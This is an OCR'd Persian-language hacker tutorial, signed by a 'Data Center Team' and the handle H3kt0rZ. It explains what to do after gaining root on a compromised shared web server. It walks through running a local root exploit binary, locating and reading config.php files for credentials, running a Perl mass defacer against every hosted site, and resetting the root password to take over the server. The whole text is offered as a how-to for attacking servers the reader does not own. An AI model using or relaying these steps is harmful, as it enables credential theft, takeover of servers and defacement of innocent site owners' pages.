
Chmod +x LocalRoot

پس از انجام این کار می توانید Local Root خود را اجرا کنید.
برای اجرا کردن Local Root از دستور زیر استفاده کنید.

./LocalRoot



پس از اجرا کردن Local Root با دستور id دسترسی خود را بر روی سرور مشخص کنید. اگر Local Root شما برای این سرور کار آمد باشد باید دسترسی شما Root شود.



پس از روت شدن به سرور می توانید کار های زیادی را انجام دهید که من در زیر چند مورد از آنها را توضیح می دهم.

کار هایی که در پایین توضیح می دهم پس از روت شدن انجام می گیرند.

پیدا کردن فایل های مورد نظر:

برای پیدا کردن هر فایلی که در نظر دارید می توانید از دستور زیر استفاده کنید.

Locate FileName

برای مثال قصد پیدا کرن فایل های Config.php سرور را داریم. برای این کار از دستور زیر استفاده می کنیم.

Locate config.php

پس از به دست آوردن دایرکتوری Config.php با دستور Cat آن را بخوانید. برای مثال یک فایل Config.php در دایرکتوری زیر قرار دارد.

/home/farsi/public_html/include/config.php

برای خواندن آن از دستور زیر استفاده کنید.

Cat /home/farsi/public_html/include/config.php

Mass Deface :

پس از روت شدن به سرور می توان با برنامه های نوشته شده برای عمل Mass Deface کل سایت های روی سرور را Deface کنید. اکثر Mass Deface ها به زبان Perl هستند. برای استفاده از Mass Defacer ابتدا آن را آپلود کنید. سپس صفحه Deface خود را نیز آپلود کنید. پس از آن Mass Deface خود را با دستور زیر اجرا کنید.

./MassDefacer.pl DefacePageDiractory

در دستور بالا به جای DefacePageDiractory باید دایرکتوری صفحه Deface آپلود شده خود بر روی سرور را وارد کنید. مثلا اگر صفحه Deface در دایرکتوری زیر قرار داشته باشد،

/home/farsi/public_html/hack.html

دستور برای Mass Defacer به صورت زیر می شود.

./MassDefacer.pl /home/farsi/public_html/hack.html

کار Mass Defacer ها تغییر صفحه اول سایت های سرور می باشد.
البته این نکته را باید یاد آور شوم که هر Mass Defacer به صورت خاصی اجرا می شود ، یعنی Usage خاصی دارد و باید طبق Usage آن از آن استفاده کنید.

تغییر پسور Root User :

بالاترین User در لینوکس یوزر Root می باشد. شما بعد از روت شدن به سرور در نقش یوزر Root کار می کنید. شما با دستور زیر می توانید بدون اینکه پسورد یوزر Root را بدانید ، پسورد یوزر Root را تغییر دهید.

Password root
New password
New password

با این دستور پسورد یوزر Root عوض می شود و پس از آن با یوزر Root و پسورد جدید با استفاده از برنامه Putty می توانید به سرور وصل شوید.

Data Center Team

Spicial Tanks To :

Shosh_M , R4biN , Bl4ck.Sc0rpi0n & All Iranian Hacker

F0r C0ntact Me Using : H3kt0rZ@Yahoo.Com

Data Center Team

H3kt0rZ Was Here !